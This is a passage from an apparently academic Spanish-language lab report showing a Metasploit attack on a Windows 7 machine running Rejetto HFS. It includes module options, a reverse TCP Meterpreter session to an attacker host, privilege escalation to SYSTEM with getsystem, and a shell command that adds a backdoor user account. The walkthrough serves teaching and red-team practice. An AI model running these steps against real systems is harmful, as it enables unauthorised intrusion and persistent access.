   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.0.103    yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an ad
                                         dress on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host
```

Ilustración 8: configurando payload de metasploit

Corremos el exploit con el comando exploit para iniciar una sesión meterpreter de la desde la maquina atacante hacia la maquina objetivo.

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.0.112:4444
[*] Using URL: http://192.168.0.112:8080/k67Zi5UJ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /k67Zi5UJ
[*] Sending stage (176198 bytes) to 192.168.0.103
[*] Tried to delete %TEMP%\QMSIoN.vbs, unknown result
[*] Meterpreter session 1 opened (192.168.0.112:4444 → 192.168.0.103:49614) at 2024-11-29 01:17:34 -0500
[*] Server stopped.
```

Ilustración 9: inicio de sesión en meterpreter

Verificamos la información del sistema al que ya hemos ingresado con el comando system, efectivamente estamos en la maquina objetivo con una sesión abierta dentro del sistema operativo,

```
meterpreter > sysinfo
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_CO
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

Ilustración 10: información del sistema operativo

Con el comando get system comprobamos el nombre y tipo de usuario con el que se ha accedido

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Ilustración 11: comprobación de usuario

Ahora ya se puede escalar privilegios, pues aún no tenemos privilegio de administrados, primero abrimos un Shell dentro de la maquina objetivo y cono el comando net user /add creamos el nuevo usuario con privilegios de administrador.

```
meterpreter > shell
Process 2464 created.
Channel 2 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>net user Yimmi_Guzmán pws123 /add
net user Yimmi_Guzmán pws123 /add
Se ha completado el comando correctamente.
```

Ilustración 12: creando un nuevo usuario en máquina objetivo

Con el comando net user listamos todos los usuarios y verificamos que se haya creado correctamente.



Ilustración 13: Listando todos los usuarios

Ya se ha creado un nuevo usuario con privilegios de administrador.

11. Anexo

Enlace del video de sustentación: Capacidades técnicas, legales y de gestión para equipos blue team y red team